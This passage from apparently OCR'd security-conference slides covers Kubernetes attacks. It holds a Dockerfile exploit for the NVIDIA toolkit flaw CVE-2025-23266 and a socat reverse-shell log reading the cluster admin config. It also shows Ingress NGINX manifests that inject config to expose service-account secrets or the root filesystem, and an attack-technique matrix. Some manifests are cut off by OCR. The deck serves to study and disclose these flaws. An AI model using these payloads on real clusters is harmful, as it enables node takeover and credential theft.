    _ = cmd.Run()
}

func main() {}
```

CVE-2025-23266 – sploit

```
FROM golang:1.23 AS builder
WORKDIR /app
COPY evil.go /app/evil.go
RUN go mod init app && \
    go mod tidy && \
    go build -o /evil.so -buildmode=c-shared evil.go

FROM busybox
COPY --from=builder /evil.so /evil.so
ENV LD_PRELOAD=/proc/self/cwd/evil.so
ENV NVIDIA_DRIVER_CAPABILITIES=all
ENV TARGET_IP=127.0.0.1
ENV TARGET_PORT=2333
```

CVE-2025-23266 – sploit




CVE-2025-23266 – pwned

```
[redacted]socat -d -d TCP-LISTEN:2333 STDOUT
[redacted]:57 socat[197278] N listening on AF=2 0.0.0.0:2333
[redacted]:04 socat[197278] N accepting connection from [redacted]
[redacted]:04 socat[197278] N using stdout for reading and writing
[redacted]:04 socat[197278] N starting data transfer loop with FDs [6,6] and [1,1]
cat /etc/hostname
[redacted]
cat /etc/kubernetes/admin.conf
apiVersion: v1
clusters:
- cluster:
[redacted]
R3QX
L2pE
dwcm
d2pl
[redacted]
  na
cont
- co
```

CVE-2025-23266 – nuances

- Vulnerable or not?...




CVE-2025-23266 – conclusions

- If you're looking at an ML cluster, it'll most likely pwned
- Permissions are required to use a custom image
- May not work if the vulnerable enable-cuda-compat hook is disabled
- Gives full root access to Node

CASE 3

Ingress NGINX



Ingress NGINX

ZERO NIGHTS

```yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: minimal-ingress
  annotations:
    nginx.ingress.kubernetes.io/rewrite-target: /
spec:
  ingressClassName: nginx-example
  rules:
  - http:
      paths:
      - path: /testpath
        pathType: Prefix
        backend:
          service:
            name: test
            port:
              number: 80
```

Ingress NGINX – many CVEs

```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: ingress-exploit
  annotations:
    kubernetes.io/ingress.class: "nginx"
    nginx.ingress.kubernetes.io/configuration-snippet: |
      more_set_headers "suanve"
            proxy_pass http://upstream_balancer;
                                proxy_redirect                          of
      }
      location /suanve/ { content_by_lua_block { local rsfile = io.popen
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: webexp
spec:
  rules:
    - host: "example.com"
      http:
        paths:
          - path: "/x/ {\n
            }\n
          }\n
          log_format exploit escape=none $http_x_ginoah;\n
          server {\n
            server_name x.x;\n
            listen 80;\n
            listen [::]:80;\n
            location /z/ {\n
                access_log /tmp/luashell exploit;\n
            }\n
            location /x/ {\n
          #"
```

```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: gaf-ingress
  annotations:
    kubernetes.io/ingress.class: "nginx"
spec:
  rules:
  -  http:
      paths:
        - path: /gaf{alias /var/run/secrets/kubernetes.io/serviceaccount/;}location ~* ^/aaa
          pathType: Prefix
          backend:
            service:
apiVersi
kind: Ingress
metadata:
  name: ingress-exploit
  annotations:
    kubernetes.io/ingress.class: "nginx"
    nginx.ingress.kubernetes.io/connection-proxy-header: "a;} location /fs/ { alias /; autoi
spec:
  rules:
  - host: exploit.example.org
    http:
```

Root cause


- Ingress YAML → /etc/nginx/nginx.conf
- Config file injection
- Exiting context and rewriting the config
- Pwned

```
## start server _
server {
        server_name _ ;

        listen 80 default_server reuseport backlog=4096 ;
        listen 443 default_server reuseport backlog=4096 ssl http2 ;

        set $proxy_upstream_name "-";

        ssl_certificate_by_lua_block {
                certificate.call()
        }

        location /gaf{alias /var/run/secrets/kubernetes.io/serviceaccount/;}location ~* ^/aaa/ {

                set $namespace      "default";
                set $ingress_name   "gaf-ingress";
                set $service_name   "some-service";
                set $service_port   "5678";
                set $location_path  "/gaf{alias /var/run/secrets/kubernetes.io/serviceaccount/;}location ~* ^/aaa";
                set $global_rate_limit_exceeding n;

                rewrite_by_lua_block {
                        lua_ingress.rewrite({
                                force_ssl_redirect = false,
                                ssl_redirect = true,
                                force_no_ssl_redirect = false,
                                preserve_trailing_slash = false,
                                use_port_in_redirects = false,
                                global_throttle = { namespace = "", limit = 0, window_size = 0, key = { }, ignored_cidrs = { } },
                        })
                        balancer.rewrite()
                        plugins.run()
                }

                # be careful with `access_by_lua_block` and `satisfy any` directives as satisfy any
                # will always succeed when there's `access_by_lua_block` that does not have any lua code doing `ngx.exit(ngx.DECLINED)`
                # other authentication method such as basic auth or external auth useless - all requests will be allowed.
                #access_by_lua_block {
                #}

                header_filter_by_lua_block {
                        lua_ingress.header()
                        plugins.run()
                }
```

Nuances


- Secrets may not contain anything useful
- Ingress NGINX can be configured per namespace and have no impact

Ingress Nightmare



[IngressNightmare: CVE-2025-1974 - 9.8 Critical Unauthenticated Remote Code Execution Vulnerabilities in Ingress NGINX]

From Configuration Injection to RCE



Ingress Nightmare – restrictions

- Access to the internal Kubernetes network is required

Ingress Nightmare – conclusions

- RCE is sufficient in any container
- After exploitation, we gain access to all secrets in the cluster
  - Access to secrets can lead to a complete takeover of the cluster. Or, for example, full access to backups
- NGINX may crash, so always check before running the exploit

CONCLUSIONS

Total coverage

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Impact
Using cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access Kubernetes API server	Access cloud resources	Images from a private registry	Data destruction
Compromised image In registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account	Collecting data from pod	Resource hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Container service account	Network mapping	Cluster internal networking		Denial of service
Application vulnerability	Application exploit (RCE)	Malicious admission controller	Access cloud resources	Connect from proxy server	Application credentials in configuration files	Exposed sensitive interfaces	Application credentials in configuration files		
Exposed sensitive interfaces	SSH server running inside container	Container service account			Access managed identity credentials	Instance Metadata API	Writable hostPath mount		
	Sidecar injection	Static pods			Malicious admission controller		CoreDNS poisoning		
							ARP poisoning and IP spoofing		

Conclusions

- Kubernetes is a pie
- Checks are often done blindly
- Fixed only with a patch
- Logical bugs
- This is usually very impactful

THANKS FOR ATTENTION

luntry_official
luntrysolution
luntrysolution
luntry.ru
info@luntry.ru

Sergey Kanibor

sk@luntry.ru

@r0binak